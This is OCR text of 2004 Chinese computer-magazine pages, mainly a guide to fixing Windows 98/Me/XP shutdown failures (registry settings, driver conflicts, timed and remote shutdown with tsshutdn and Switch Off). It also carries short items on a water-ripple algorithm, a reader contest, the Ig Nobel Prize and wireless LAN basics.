因为水面存在折射与反射,当人的视角不与水面垂直的时候,人眼看到的景物并不是在观察点的正下方,而存在一定的偏移(见图2)。

近似地,偏移的程度与水波的斜率有最直接的关系,水面越倾斜,所看到的水下景物偏移量就越大。所以,可以近似地用水面上某点的上下以及左右两点的振幅之差来代表所看到水底景物的偏移量。

模拟阻尼

永远振荡的水面并不漂亮,慢慢平静下来的水面似乎更有诗意。所以,我们要给水波加上阻尼,让振幅越来越小以至于平静。方法很简单,对振幅取一个百分比就可以了。

编程实现

为了演示算法的效果,我并没有采用DirectX——强大,但是复杂得足够喧宾夺主。这里仅仅采用了直观的GDI函数,放在线程中实现。如果你了解了算法,可以做相当的优化。这里给一些提示:

1.要求速度的算法,特别是图像算法中,应该仅仅使用加减以及位运算,尽最大可能杜绝乘法和除法,乘除法消耗的CPU资源是加减以及位运算的几十倍。很多情况下位运算能够替代乘法,比如乘256可以用shl 8代替(或者表示为C语言中<<8)。顺便卖个关子,想想乘480应该怎么做?

2.使用双缓冲技术代替直接在TImage上绘图,否则会造成闪烁。基本思想便是开辟缓冲,在缓冲上绘制以后一次性复制到TImage上,这样可以有效避免缓冲。CF [CXG01]

不知不觉,广东张鸿朋友的《手把手学VB》连载系列迎来了最后一期——《简单多媒体》。开发多媒体软件总是件令人愉快的事,这一期要讲的是利用一种现有资源来制作一个简单的多媒体程序,VB的MMControl(MM控制??别想歪了!)。让我们好好体会这一期的讲座吧!

文章链接:http://www.cfan.com.cn/11PROGRAM/200402/cdeabf.htm CF [CXG02]

电脑高手整版

Windows的关机故障令人头痛，我们在去年第6期的《轻轻地我走了——关机的故障解决与技巧》一文中介绍了不少经典的Windows 98/XP关机故障解决案例，小编和一些作者通过长期在国内、国外著名电脑论坛、新闻组潜水，并且与许多公司的技术支持人员交流，又搜集了众多发病率颇高的关机案例，下面就将它们整理出来，打造为一把倚天剑，与去年第6期那篇屠龙刀双剑合璧，成就当今最经典的终极Windows关机故障解决方案！

双剑合璧，谁与争锋

——今天，和关机故障说Bye-Bye！

■北京　清风　竹影　苦咖啡　熊熊

一、问题多多的Windows 98/Me

1."禁用快速关机"

我们在去年第6期的《轻轻地我走了——关机的故障解决与技巧》一文介绍过，在"系统配置实用程序"(点击"开始→运行"，输入"MSCONFIG"回车后即可打开该程序（见图1))中选中"禁用快速关机"选项一般能解决关机问题，不过有网友反映在选中并重启后并没有解决问题，但接着在取消选中此项后，奇怪的是，问题竟然解决了。




图1　这是一个非常好的系统故障诊断工具，但很少有人能够把它运用好

针对Windows 98 SE关机故障，微软曾推出过补丁(下载地址:http://dlb.pchome.net/system/treak/98seshutdlpl.zip)。安装后，它会自动取消掉"系统配置实用程序"中的"禁用快速关机"项。不过，有时即使安装了补丁却无法成功禁用快速关机功能，因此，你还需要检查"注册表编辑器"的[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Shutdown]，将右侧窗格的"FastReboot"设置为0。

2.系统内部问题(Windows 98)

启动"系统配置实用程序"，在"常规"选项卡中单击"高级"按钮，在下面的列表中勾选"禁用系统ROM中断点"、"禁用虚拟HD IRQ"、"EMM不包含A000-FFFF"这三项，接着重启系统并测试关机。如果正常，那么就要用排除法来确定故障原因，每次在"系统配置实用程序"中只勾选上述三项中的一个，然后进行关机测试，直到找出哪项能够解决关机故障(见图2)。




图2

3.一个有争议的解决方法

国外一位技术支持人员在221台电脑中测试了这个方法，除两台电脑没有效果外，其他电脑的关机问题全部解决。不过，微软极力反对用户使用它，因为这有可能会导致非法操作、蓝屏等问题出现。所以，我们也告诫读者谨慎使用它，即使使用也要做好文件备份工作。

该方法是用Windows 98 SE以前版本中的CONFIGMG.VXD文件(用于配置和管理虚拟设备)替换掉SE版本中C:\WINDOWS\SYSTEM\VMM32文件夹中的同名文件。

4.通过Bootlog.txt找凶手

重启Windows，在启动过程中按住Ctrl键不放直到出现启动菜单，选择第2项"Logged(\BOOTLOG.TXT)"。系统启动完成后，再重启系统，然后在"资源管理器"中找到并打开C:\BOOTLOG.TXT，如果文件最后一行为"EndTerminate=KERNEL"或"EndTerminate=USER"，那么就得尝

试其他解决方案了。

小提示

如果BOOTLOG.TXT文件结尾是“EndTerminate=KERNEL”，但你的电脑还是在关机时停止响应，那么上面提到的替换CONFIGMG.VXD文件的方法非常值得一试。

如果是别的东西，还要区别对待：

最后一行	说明
Terminate=Query Drivers	内存管理器问题。内存可能有问题或文件发生损坏。可能需要重装Windows。
Terminate=Unload Network	与CONFIG.SYS中的实模式网卡驱动器有冲突，需要将该文件中相关语句注销。
Terminate=Reset Display	显示问题，在BIOS中禁用视频阴影(video shadowing)。也可能要更新显卡驱动。
Terminate=RIT	声卡或旧的鼠标驱动程序存在与系统计时器有关问题，需要升级这些设备的驱动程序。
Terminate=Win32	由于某个32位程序没有正常关闭造成的，关机前将所有程序关闭，如果关机故障解决，那么请用排除法找出有问题的程序。

5.跳过即插即用检测

如果升级BIOS无法解决问题，或不愿升级BIOS，那么可以尝试取消Windows的即插即用功能来排除故障。

Step 1 重启系统，按住Ctrl键直到出现启动菜单，接着选择“Command Prompt Only.”项，在“C>”提示符后输入：

```
cd \windows\system
RENAME BIOS.VXD BIOS.OLD
```

Step 2 重启系统后测试关机，如果正常，那么重复第一步操作，将BIOS.OLD改回BIOS.VXD。

Step 3 接下来要完全关闭即插即用功能。使用Windows 98启动盘启动系统(选择带光盘支持的启动选项)，放入安装光盘并切换到光驱盘符，键入“setup /p i”命令并回车进行系统重装。

小提示

★该命令参数告诉安装程序不报告即插即用BIOS的存在，也就是禁用即插即用功能，同时它还会禁用ACPI支持。微软建议不要使用上面替换CONFIGMG.VXD文件的方法，而推荐采用此方法。如果以后你升级了BIOS，那么还要再次使用“setup /p j”命令来恢复即插即用和ACPI功能。

★尝试将BIOS中关于远程唤醒的设置禁用，因为在较旧版本的BIOS中它往往会导致关机故障。

6.网卡或网卡驱动问题

①常规排障方法

网卡或网卡驱动也是关机故障的重要嫌犯之一。在其他招数用尽都不能解决问题时，你可以查查它。

首先在“设备管理器”中将网卡删除，接着关闭电脑，从主板上拔下网卡，然后启动Windows，接着再关机，如果能正常关机，那么就可以确定是网卡或网卡驱动捣的鬼。把网卡插回主板，重启系统，让Windows自己检测并安装网卡驱动。

小提示

可以确认的是，D-Link DFE 530TX网卡会引起系统关机故障，你需要升级其最新的驱动程序。

② Realtek网卡

有网友称，他的Windows 98 SE由于使用了芯片为8029AS的Realtek网卡引发关机故障，他摸索出来了用Windows 98 SE之前版本Windows 98中的一些文件替换现有同名文件的解决方案，但因为要替换系统重要文件，建议大家慎用。这些文件为：NDIS.VXD、RTL8029.SYS、VTDI.386、VIP.386、VTCP.386、VDHCP.386、VNBT.386、VREDIR.VXD、VSERVER.VXD。

另外，Realtek公司的4.10.1998版驱动程序会使网卡在进行网络数据传输时产生损坏的数据包，升级Realtek所提供的最新版本驱动程序可解决此问题，却有可能引发关机故障，因此专家建议，如果遇到了相同问题，要么换块网卡，要么不用Windows 98 SE。

7.使用关机快捷方式来关机

许多网友反映，在他们遇到关机问题，并尝试了各种办法都无法解决时，在桌面创建了“C:\WINDOWS\RUNDLL32.EXE user,exitwindows”关机的快捷方式，通过双击它竟然能成功关机了。

8.正常关机“磁盘扫描”还会运行

如果你的Windows能够正常关机，但下次启动时，“磁盘扫描”仍然会运行，出现这个问题的原因是在关机过程中，虚拟缓存的内容被写入了目标设备。如果目标设备是IDE硬盘，数据可能会被写入硬盘的板载缓存，而不写入硬盘本身。如果出现此情况，关机时就会丢失缓存中的数据。

解决方法是到http://support.microsoft.com/?kbid=273017下载相应补丁。

小提示

有人在Windows Me中遇到关机时出现蓝屏，经过反复尝试，最终发现是因为没有在“设备管理器”中启用硬盘的DMA传送模式。



据说这是一位网友在饱受关机故障折磨而无法解决后，只能用修改Windows 98关机画面来乞求正常关机

9.PC扬声器驱动问题

PC扬声器驱动程序(SPEAKER.DRV)可能会导致Windows在关机和启动时停止响应，请用记事本打开SYSTEM.INI，如果其中有“wave=speaker.drv”语句，请在它的前面加上英文分号(;)进行注销，重启后测试问题是否解决。

10.USB键盘和Ctrl＋Alt＋Del组合键

如果你使用USB键盘，并且通过两次按下Ctrl＋Alt＋Del组合键进行重启，那么可能会出现蓝屏，并显示“A fatal exception 06 has occurred at xxxx:xxxxxxxx. The current application will be terminated.”错误信息。

微软并不建议用户通过按Ctrl＋Alt＋Del组合键两次进行重启，因为它很可能会造成Windows停止响应。即使你无法通过“开始→关机”激活关机菜单，也最好采用按一次Ctrl＋Alt＋Del组合键，然后在弹出的“关闭Windows”对话框中选择关机。

▶▶▶ 火速链接

当在开机或关机时出现“TASKMON caused an invalid page fault in module KERENL32.DLL”信息，那么可参考2003年第15期中《拯救Explorer.exe》中的相关技巧进行解决。

11.临时切换到标准VGA显示(Windows Me)

这个技巧经过了许多网友的验证，主要适用于显卡没有更新的驱动程序时。进入“系统配置实用程序”，单击“高级”按钮，勾选“VGA 640 x 480 x 16”，“确定”后，重启电脑，接着再将刚才的勾选取消，然后重启即可。

小提示

有网友报告，他的Windows Me在取消使用大字体显示方案(右击桌面空白处并选择“属性”，进入“设置”选项卡，单击“高级”按钮)后，一直困挠他的关机故障解决了。其实这还是显卡驱动的问题。



12.网络协议(Windows Me)

在Windows Me中由网络问题引起的关机故障远远多于Windows 98，特别是在使用ADSL时。根据许多网友反映，在网络协议中只保留TCP/IP协议是一个稳妥的解决方案，比如：有人通过禁用NetBEUI协议解决了两台电脑的关机问题。另外，还有人通过升级网卡驱动程序解决了故障。

13.IOSUBSYS问题(Windows Me)

打开并分析C:\Windows\System\IOSUBSYS文件夹，将其中所有日期与Windows Me安装日期不符的文件暂时移动到一个临时文件夹(比如：C:\stemp)，接着测试关机否正常。如果问题没有解决，那么再将这些文件移回该文件夹。

要特别注意的是，在作此尝试前一定要确认身边有启动盘，因为移动该文件夹中的文件有可能造成系统无法启动，这时就得用启动盘启动系统，并用Move命令将文件移回IOSUBSYS文件夹。

14.关机时出现“Notification Wnd for RNadmin”提示

不少人关机时，系统会弹出“Notification Wnd for RNAdmin, This program is not responding...”的提示窗口，常常要等待20秒才能正常关机。

这个问题是由于RealOne Player在后台运行的自动服务不能马上关闭造成的，请启动RealOne Player，进入"Tool→Preferences→Automatic Services"，将这里的选项全部取消勾选即可解决。

二、同样不能省心的Windows XP

1.烦人的Video Pack 5

在去年第6期中，我们曾告诉大家Roxio公司出品的Easy CD Creator 5会引起关机故障，其实该公司的另外一款著名软件——Video Pack 5因为包含有Easy CD Creator 5的主要部分，所以安装后也会造成关机变成重启的故障。

解决方案：卸载该软件，然后查找并删除“CDRALW2K.SYS”文件。不过，这样会造成无法访问光驱，在设备管理器中光驱的属性中显示“代码 31”错误信息(或“代码 39”，表示驱动程序损坏)，甚至还可能出现表示注册表损坏的“代码 19”。因此我们还要解决这个问题。(注：另外，此问题同样也会出现于在Windows 2000/XP中卸载Easy CD Creator 5.01和更早版本以及DirectCD 3.01或3.01c版后。)

首先，打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E965-E325-11CE-BFC1-08002BE10318}]，删除“Upperfilters和“lowerfilters”这两个值，然后重启电脑。

如果还是出现“代码 31”错误信息，并且无法访问光驱，同时你还在使用Windows Media Player 7.0，那么要将其卸载，并安装最新的Windows Media Player 9.0。

小提示

如果在安装其他光盘刻录软件后遇到类似问题，也可依照上面的方法进行解决。

你知道吗？

麻烦的Easy CD Creator

★以前该软件4.0版本就曾经让Windows 2000出现过无法正常关机的问题。

★Easy CD Creator 5.0x安装于Windows 9x中，在将操作系统升级到Windows XP后，你将会收到某些驱动不支持Windows XP的错误提示信息，同时该软件无法运行。你还得到http://www.roxio.com/en/support/ecdc/software_updatesv5.jhtml下载升级补丁来解决。但如果是从Windows 2000升级到XP，那么会更可怕，在升级过程中会出现蓝屏，无法重启。这时，就得强行关机并拨下所有外围设备，然后再开机，并下载、安装升级补丁。

2.USB设备

①连接到主板USB接口

有网友反映当把USB设备直接连接到主板的USB接口上时，就会出现关机变成重启的问题，而换成连接在外置USB Hub上后，问题解决。所以在遇到关机故障时，建议先把所有USB设备拨掉，然后再关机。

另外，如果使用USB ADSL Modem或USB Cable Modem，也出现了此问题，那么一位网友的经验可以借鉴，他又单独安装了一块USB 2.0 PCI插卡，将Modem直接连接在这块卡的接口上，而不是主板的USB 1.1接口，问题竟然解决了。

小提示

USB Hub和USB扩展卡

一般主板上只有两个USB接口，现在USB设备又比较多，因此我们常常会遇到USB接口不够的问题，这时你有两个解决方案，其一是购买一个外置USB Hub(见图3)，其二是USB PCI插卡。USB Hub不带电源、四口的价格一般为20元～50元不等，带电源的则要50元以上。如果你所使用的USB设备耗电量较大，比如：无线鼠标、摄像头等，那么建议选择带电源的USB Hub。不过，据我们评测室的同事说，市场上便宜的带电源的USB Hub所附带电源往往不过关，不如多花些钱购买USB PCI插卡(一般价格为100元以上)。



图3　USB Hub虽然品种很多，但质量有很大差别，所以在选购时一定要小心

②USB设备造成蓝屏

如果连接了一个或更多USB设备后，你可能会在关机时遭遇蓝屏，其中显示的信息为："Stop 0x000000D1 (0x00000040, 0x00000002, 0x00000000, 0xfc96a9dc)"，升级SP1即可解决此问题。

③笔记本电脑和USB键盘或鼠标

此故障主要出现于笔记本电脑中。有些USB键盘或鼠标不支持系统的选择性挂起功能，如果开启了此功能，那么很可能会出现在关机时停止响应或关机不正常的故障。例如，在单击"关闭"或重启后，电脑可能停止响应(当两个或更多基于USB的设备有相同的供应商和产品标识号，并且这些设备中只有一个支持选择性挂起功能时，也会出现这种情况)。

解决方法是禁用系统USB Hub的电源管理。打开"设备管理器"，展开"通用串行总线控制器"，双击"USB Root Hub"，然后进入"电源管理"选项卡，清除"允许计算机关闭这个设备以节约电源"复选框。

小提示

选择性挂起主要是为笔记本电脑设计的，当由驱动程序控制的USB设备空闲时，即使电脑电源依然够用，驱动程序也可以使用此功能来关闭这些设备。从而节省电力。因为即使电脑上没有连接任何设备，USB控制器通常也要使用很多电池能量。当然，取消此项勾选可能会缩短电池使用时间。

3.罗技键鼠也来捣乱

国外网友反映，在使用罗技某款网络键盘时，如果安装了Key Commander软件来驱动键盘相应网络功能后，Windows XP会出现关机变成重启的问题。不幸的是，罗技公司并不认为这个问题是键盘和软件所造成的，因此也没有提供升级补丁。所以用户们也只能把这款键盘当成普通键盘来用。

同时，罗技的鼠标驱动程序MouseWare 8.6同样也会造成此故障，严重时甚至会引发蓝屏(提示信息一般为："STOP 0x000000D1，(0x0000002b，0x00000002，0x00000000，0xEEEE1b01) IRQL_NOT_LESS_OR_EQUAL Kbdclass.sys")，在卸载该驱动后问题就会解决。据网友称，MouseWare 9.0和9.1版本仍然会使XP关机变重启，同样需要升级或卸载驱动才能解决问题。

4.创新声卡的驱动程序

有人称，他的SBLive声卡起初安装的是非Windows XP驱动，后来当升级到数字签名的Windows XP驱动程序后，在关机时出现了带有"0x0A"停止码的蓝屏。他的解决方法是，完全卸载声卡驱动，并安装最新的带有数字签名的驱动。

5.一按电源按钮就关机

如果上面的方法不能解决问题，那么可采用直接按机箱电源按钮来关机的方法。不过，首先要将关机和按电源按钮这个动作对应结合起来，否则很可能引起数据丢失等严重问题。先重启一下Windows，接着进入"控制面板→性能和维护→电源选项"，进入"高级"选项卡，在"按下计算机电源按钮"项下选择"关机"即可(见图4)。



图4

6．关闭“终端服务”提高关机速度

据网友反映，关闭“终端服务”(Telnet)可使Windows XP关机速度加快不少，从2分钟多缩短到大约10秒钟。不过，要注意的是，该服务是远程助手、快速用户切换和远程桌面必需的服务，关闭后，这些功能将无法使用（见图5）。



图5 进入“服务”的方式为：“开始→控制面板→性能和维护→管理工具→服务”，同时在“启动类型”中最好选择“手动”而非“已禁用”

▶▶▶ 火速链接

◆我们曾在2003年第16期的《不再等到花儿也谢了——Windows启动另类提速》中不仅介绍了众多鲜为人知的加速绝招，同时提醒大家，微软自家出的Windows补丁也会造成系统启动或关机速度过慢(比如：Q328310)。因此，在安装完微软的补丁后出现关机异常，那么试着从“添加／删除程序”中将其卸载。

◆在2003年第8期的《排障 加速 优化——ADSL鲜为人知酷技八招》中提到，使用ADSL后，电脑启动和关机速度变慢不少，这时就需要为网卡指定IP地址，从而解决此问题。

7．Shutdown.exe不能关闭电源

经常有文章介绍如何使用Windows XP中的Windows\system32\shutdown.exe来实现自动关机。但用它关机只是关闭硬盘，并没有关闭主机的电源，屏幕会显示类似于Windows 98的关机提示“您现在可以安全关闭计算机了”，还需要手动按下电源按钮。其实除了Shutdown.exe命令外，Windows XP还带有另外一个关机的命令：tsshutdn.exe，同样位于system32文件夹，使用该命令可以强制关闭主机的电源。

实例：制作定时关机器

Step 1 在桌面点击右键，选择“新建→快捷方式”，在弹出的向导中输入“c:\Windows\system32\tsshutdn.exe 8 /powerdown /delay:03”(见图6)。

Step 2 点击“下一步”，为该快捷方式取名，例如“定时关机”。确定后便成功建立了关机的快捷方式。

Step 3 右击该快捷方式，选择“属性”，点击“快捷方式”选项卡，然后点击“更改图标”按钮（见图7）。



图6 其中8为关机延迟时间，/delay:03是硬盘关闭后电源关闭的延迟时间，单位都是秒，具体时间可根据自己需要修改

可在“更改图标文件名”中输入“shell32.dll”，“确定”后从列表中选取自己喜欢的图标。



图7

Step 4 以后如果想让电脑自动在2个小时后关机(比如：你在睡觉前安排了一些BT下载任务，估计会在2个小时后完成)，那么就右击该快捷方式，将关机延迟时间修改为7200(秒)，也就是“c:\Windows \system32\tsshutdn.exe 7200 /powerdown/delay:03”。完成后，双击运行该快捷方式，在弹出的提示窗口中按“确定”按钮后(见图8)，你就可以放心地去休息了。



图8

小提示

★如果在关机命令执行时自己还不想关闭电脑或正在做非常重要的工作不能被中断，可在延迟时间内按下Ctrl+c组合键。这样关机操作就会被中止。

★同样方法，只要把前面的“/powerdown”参数替换成“/Reboot”，“快速重启”的快捷方式也就做成了。

你知道吗？

奇异的关机故障

★快速用户切换：有网友称，他的电脑中有三个账户，如果在这三个账户间进行快速用户切换，然后再按相反顺序撤消三个账户的登录，那么就会引发关机过程中停止响应(当然还可能会有其他现象)。微软也意识到了此问题，并在SP1中进行了修正。

★速度不同的内存：某网友说，PC-100和PC-133内存混用是导致其电脑关机故障的原因，因为当他把PC-100的内存移除后，故障就解决了。

★将NTFS转换为FAT32：还有网友表示，在用第三方软件(比如PQMagic)，将NTFS文件系统转换为FAT32文件系统后，关机变成重启的故障解决了。

★移动虚拟内存页面文件：有人称，在将虚拟内存页面文件改变路径设置后，出现关机故障。

三、关机一样也要要酷

目前关机软件很多，我们经过反复筛选为大家推荐只有63KB的Switch Off，它不仅能实现定时自动关机、重启、断开网络连接等操作，而且即使你身处异地，只要使用一台上了网的电脑或支持WAP上网的手机就能通过网页远程遥控，让家里的电脑关机！

Switch Off小档案

软件版本:2.3　　软件大小：63KB

软件性质:免费软件　　适用平台:Windows 9x/Me/NT/2000/XP

下载地址:http://yasoft.km.ru/files/swoff23.exe

软件备注:还记得2003年第12期《菜鸟也能汉化软件》那篇文章吗？其中第一个实例就是如何汉化Switch Off的，请参看那篇文章动手将该软件先进行汉化。繁体中文语言包的下载地址为:http://yasoft.km.ru/files/lng/v2.2/Chinese.lng。

实例一:让电脑每晚十点定时关机

Switch Off运行后，会以图标形式驻留在系统托盘处，双击图标弹出Switch Off主界面(见图9)，首先在“计时器设置”项下设置“周期”为“每天”、“时间”则改为22:00，接着在“动作”栏中选“关机”，为避免某些程序不能正常退出，导致关机失败，还要选中“强制关闭应用程序”。



图9　“周期”选择很多，比如:每周、倒计时、特定时间等。同时还能执行不同操作，比如:重新启动、注销、锁定、挂断、等待和休眠

为了让Switch Off能自动随系统启动并生效，可点击“选项”按钮进入软件设置窗口，在“常规”选项卡中的“启动”项下选中“当Windows启动后载入”。完成设置后，单击“开始”按钮后任务生效。

小提示

让Switch Off更个性

“常规”选项卡:还可以设置在执行某操作前的多少秒进行文字及声音提示，以便还有“后悔药”可吃。

“外观”选项卡:在这里除切换语言界面外，还能设置背景画面;窗口透明度(只能在Windows 2000/XP中使用)。

实例二:远程关闭家里的电脑

利用Switch Off可以轻松地在异地通过一台上网的电脑或支持WAP上网的手机远程关闭家中的电脑，并且在操作前还可以发送信息提醒一下，避免出现你的家人正在使用电脑的情况下关机。

Step 1 首先在家里的电脑上安装Switch Off，然后进入其设置窗口的“远程控制”选项卡，勾选“启动网络界面”、“只允许远程进入”，并且设置用户名和密码，最后勾选“仅在有用户试图启动操作时才询问密码”(见图10)。



图10

小提示

可以在Switch Off安装目录下找到名为pub的文件夹，修改编辑index.htm和用于移动电话浏览的WML扩展名的网页，让其更美观。

Step 2 连接上网，在“命令行提示符”中使用“ipconfig”得到ISP分配给本机的IP地址，比如:61.51.233.146。

Step 3 在公司或其他能上网的电脑中打开IE，在地址栏输入家里电脑的IP地址和设置的端口号，比如:http://61.51.233.146:8000，很快就会出现如图11所示内容，选择要执行的操作，并按下“OK”按钮即可远程关机。




图11　Switch Off还支持在局域网内远程关机以及具有WAP功能的手机进行远程控制，方法基本相同

小提示

Switch Off支持命令行参数，因此也可像前面介绍的tsshutdn.exe制作关机快捷方式或运用在批处理文件中，其命令行参数基本用法为:swoff.exe [filename] [options]，参数含义分别为:

参数	含义
/hide	启动后自动最小化到系统托盘;
/wait:N	显示N秒的警告信息;
/shutdown	关机;
/restart	重启;
/logoff	注销;
/hangup	挂断网络连接;
/standby	等待;
/hibernate	休眠;
/fast restart	快速重启(Windows 98/Me);
/force	强制执行上面所列动作。

CF [ZT01]

关注你我之所关注

——网络热点应用方案征集大赛

不少网络问题让我们感到困惑，能否做出最佳选择、能否拥有最完美的解决方案将直接关系到我们的利益。此次的网络热点应用方案征集大赛，提供了一个广阔的舞台，请大家结合自己的实际感受、结合其他人可能的情况，谈谈面对这些问题该如何处理，有什么技巧，有什么比较妥善的解决方案。

参 赛 规 则

1.本次大赛从2004年1月1日开始。

2.读者可以选择一个或多个问题结合自己的实际进行叙述、分析，并能给出指导性建议与解决方案，作品请E-mail至webhot@cfan.com.cn，并在主题上标明"问题1"、"问题2"或"问题3"之类的字样；平信可以寄到：北京9615信箱 小渔，邮编为100086。

3.读者可以到http://www.cfan.com.cn/ipb/"网络"板块中畅所欲言。

4.我们将会陆续选登优秀作品，优秀作品的作者可能获得精美奖品以及稿费！

问题1 请参见第1期杂志。

问题2：收费邮箱是否值得用？

免费邮箱网上有很多，容量达50MB、100MB的免费大邮箱也能在网上找到，不少朋友提出：免费邮箱不稳定、收发邮件慢，或许的确有这样的可能。在网上漂泊的我们，是在免费邮箱与收费邮箱间做出取舍，还是有更好的解决办法呢？仁者见仁，智者见智，期待你的参与。

问题3：如何面对网上支付可能存在的安全隐患？

不少朋友都体验过网上支付所带来的方便，开通了招商银行一卡通、工商银行网上支付，购物、交学费、报名时在网上填入账号和密码后，点击"OK"即可。那网上支付可能存在哪些安全隐患？我们该如何面对？

问题4：给MSN Messenger添上类似QQ的群聊功能

QQ群非常方便，大家可以在一起开会、谈天说地，只要一个QQ会员建立该群就行。但MSN Messenger就没这么方便了，虽然它提供了向组中所有朋友发送消息的功能，但是这种群聊只是基于某一个人的好友分组，而且最要命的是：一旦关闭该群聊窗口，就无法再进入，而且再也不能收到群的消息。有谁能让MSN Messenger的群聊像QQ一样方便吗？

问题5：增大QQ和MSN Messenger消息的长度

在QQ和MSN Messenger中，一次发送消息的文字量是有限的，你有方法增大吗？ CF [WL01]

小渔的拉网小调



搜索关键词：搞笑诺贝尔奖 Ig nobel prize

每年10月份，全世界的科学爱好者都会把目光投向诺贝尔奖颁奖盛会。可能你不知道，就在诺贝尔奖得主一一浮出水面时，"搞笑诺贝尔奖"(Ig Nobel Prize)也公布了它各项"大奖"的拥有者。

你知道吗？

"搞笑诺贝尔奖"为何方神圣？

"搞笑诺贝尔奖"是由科学幽默杂志《荒诞年鉴》和美国哈佛大学的科学家共同推出的奖项，与诺贝尔奖交相辉映，它是为了表彰那些"独一无二的科学创见"。"搞笑诺贝尔奖"从1991年开始颁发，至今已经持续了13届，2003年的颁奖典礼在哈佛大学的桑德斯大剧院举行。

以下是2003年度"搞笑诺贝尔奖"部分获奖者以及他们的贡献：

和平奖颁给了印度的一位男子，他的功劳是"花了18年时间来证明自己还活着"。

工程学奖为三个人共享，因为他们于1949年共同创造了著名的《莫非定律》："凡是可能出错的事，准会出错"。

化学奖荣归日本金泽大学的广濑幸雄，理由是他透彻而理智地分析研究了"为何金泽市的青铜像不能吸引鸽子站到上头"。

……

这些获奖理由看起来是非常荒诞的，但就像该奖项发起者所说：我们的目的是"首先博得一笑，然后引起思考"(First makes people LAUGH,then makes them THINK)。

相关链接

"搞笑诺贝尔奖"官方网站：http://www.improb.com/ig/ig-top.html

你可以了解到所有获奖者的名单及他们的贡献，还可以欣赏一下本届颁奖典礼的视频录像。

诺贝尔奖的官方网站：http://www.nobel.se/

新浪网诺贝尔奖专题：http://news.sina.com.cn/z/nobel2003/index.shtml

小编有话说：在这里为大家带来最新颖、最另类的网络生活资讯，最热门的事件小评，同时还会提供相关链接和在搜索引擎中寻找更多同类信息的关键词，希望大家能够喜欢。篇幅虽小，但意义重大，因为通过它可以让大家真切地感受到：Internet并非只是QQ、E-mail、BBS那么简单，它正逐渐渗透到我们日常生活的方方面面！ CF [WL02]

看点 ①无线局域网离我们很遥远吗？其实它并非那么神秘。
②动手组建无线局域网，你也行！

精彩你的无线

——无线局域网应用全接触

■山东　丁涛　上海　杨法

随着人们对网络通信和移动办公的要求越来越高，传统的局域网拓扑方式已经面临挑战，无线局域网走进了我们的生活。

初识无线局域网

1.不要混淆无线局域网和无线上网

无线局域网是指用无线技术组建的局域网，局域网内的电脑之间不需要通过双绞线、HUB等有线设备相连，只要安装和使用无线网络设备，依靠这些无线网络设备互相发射/接收信号，就能实现数据共享。

无线上网分为手机和WLAN两种情况。

①利用手机无线上网：只要你的手机有信号，就可以通过笔记本电脑或PDA设备实现无线上网，如中国移动的“随e行”业务。

②利用WLAN无线上网：在ADSL、FTTB或有线视宽等接入的前提下，加装一个无线接入点AP❶设备，从而实现装有无线网卡❷的电脑或笔记本电脑无线上网，“天翼通”接入服务就是如此。如果你没有安装ADSL而直接申请安装“天翼通”，则宽带服务商会首先帮你配备ADSL Modem并接通ADSL，然后配备AP和无线网卡，将AP和ADSL Modem相连，从而实现无线上网(新款的迅驰笔记本电脑可以利用内置的无线网络设备与AP通讯，不用再安装无线网卡)；如果你已经接入了ADSL，需要改装成“天翼通”，则只要配备AP和无线网卡就可以了。

2.关于无线局域网共享上网

无线局域网中的各台计算机需要连接Internet，可以采取如下几种方式：

①采用宽带路由器之类的共享上网设备，将AP与宽带路由器相连，采用共享ADSL、FTTB、有线视宽等任意方式接入。

②在无线局域网中接入Internet的电脑上安装类似Sygate、WinGate的代理服务器软件，或采用Windows 98SE/2000/XP自带的“Internet连接共享”共享ADSL、FTTB、有线视宽等接入Internet。

③如果AP内置了路由功能，那只要将AP与ADSL Modem或Cable Modem相连，开启路由功能，并经过简单的配置就可以实现共享上网了。

3.机场候机厅、高级酒店是如何实现无线上网的？

现在不少高档场所都提供了无线上网服务，只要拥有装了无线网卡的笔记本电脑或内置无线上网功能的迅驰笔记本电脑，进行简单设置后就可以实现无线上网，这是如何实现的呢？其实可以简单理解为这些高档场所已经配置好了无线局域网上网功能，你的笔记本电脑与这些场所的AP通讯，AP连接着与Internet相连的内部网络，从而让你的笔记本电脑轻松接入Internet。

4.无线局域网和有线局域网对比分析

适应了有线局域网生活的我们，有理由改变自己，去选择无线局域网吗？下面作一个对比(见附表1)。

不难看出，无线局域网凭借其灵活的组网方式、方便的扩充性以及易维护性，非常适合那些对网络传输速度要求不是太高、空间和位置又不适宜采用有线组网方式的局域

附表1

	有线局域网	无线局域网
组网方式	比较复杂，布线过程中常会受空间和位置的限制，挖墙、凿洞更会加重局域网的组建难度。	比较简单，布线工作量小，远距离相邻的两个或多个局域网之间也可以通过无线设备连接
网络扩充性	难以进一步改动布线	只要不超过无线信号的覆盖范围，可以随意增加需要接入无线局域网的电脑；无线局域网还可以和有线局域网建立连接
稳定性与可靠性	技术成熟，网络设备性能稳定，可靠性强，数据传输过程中不会被局域网以外的终端电脑截获信息	技术比较成熟，在无线信号传输过程中，也可以选用加密技术和验证机制，但存在被局域网以外电脑截获无线信号的危险
传输速度	最大100Mbps，传输速度稳定	最大54Mbps，传输速度容易受外界的干扰
故障维护	网络维护工作任务重，查找和排除故障非常困难	网络维护工作简单，只要查看AP和无线网卡的信息，就能查找和排除网络故障
